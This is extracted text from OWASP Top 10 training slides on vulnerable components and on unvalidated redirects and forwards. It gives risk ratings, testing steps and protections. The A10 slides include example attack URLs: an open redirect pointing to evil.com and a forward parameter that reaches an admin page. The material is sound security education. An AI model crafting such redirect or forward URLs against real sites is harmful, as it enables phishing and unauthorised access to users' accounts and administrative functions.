    ● Component vulnerabilitiescan cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. ● Components almost always run with the full privilege of the application, so flaws in any component can be serious. 43 A9 Using components with known vulnerabilities
  • 44.
    44 Exploitability AVERAGE Prevalence WIDESPREAD DetectabilityDIFFICULT Impact MODERATE A9 Using components with known vulnerabilities
  • 45.
    ● In theory,it ought to be easy to figure out if you are currently using any vulnerable components or libraries. ● Unfortunately, vulnerability reports for commercial or open source software do not always specify exactly which versions of a component are vulnerable in a standard, searchable way. 45 A9 Am I vulnerable?
  • 46.
    ● Identify allcomponents and the versions you are using, including all dependencies. ● Upgrading used components to newer versions is critical. ● Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date. 46 A9 How to protect?
  • 47.
    ● Scenario #1:The application has a page called “redirect.aspx” which takes a single parameter named “url”. http://www.example.com/redirect.aspx?url=evil.com The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware. ● Scenario #2: The application uses forwards to route requests between different parts of the site. Attacker crafts a URL that will pass the application’s access control check and then forwards the attacker to administrative functionality for which the attacker isn’t authorized. http://www.example.com/boring.aspx?fwd=admin. aspx 47 A10 Unvalidated redirects and forwards
  • 48.
    48 Exploitability AVERAGE Prevalence UNCOMMON DetectabilityEASY Impact MODERATE A10 Unvalidated redirects and forwards
  • 49.
    ● Review thecode for all uses of redirect or forward. For each use, identify if the target URL is included in any parameter values. If so, if the target URL isn’t validated against a whitelist, you are vulnerable. ● Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target. ● If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do. 49 A10 Am I vulnerable?
  • 50.
    ● Simply avoidusing redirects and forwards, especially to external urls. ● If used, don’t involve user parameters in calculating the destination. This can usually be done. ● If destination parameters can’t be avoided, ensure that the supplied value is valid, and authorized for the user. 50 A10 How to protect?
  • 51.
    What’s next? ● Companiesshould adopt OWASP Top 10 document within their organization and start the process of ensuring that their web applications do not contain flaws. ● Annually security code reviews. ● Annually security and penetration testing. 51
  • 52.
  • 53.
    Links and Literature ●https://www.owasp.org/ ● https://www.pluralsight.com/courses/owasp- top-10-whats-new-2013 ● https://www.pluralsight.com/courses/owasp- top10-aspdotnet-application-security-risks 53
  • 54.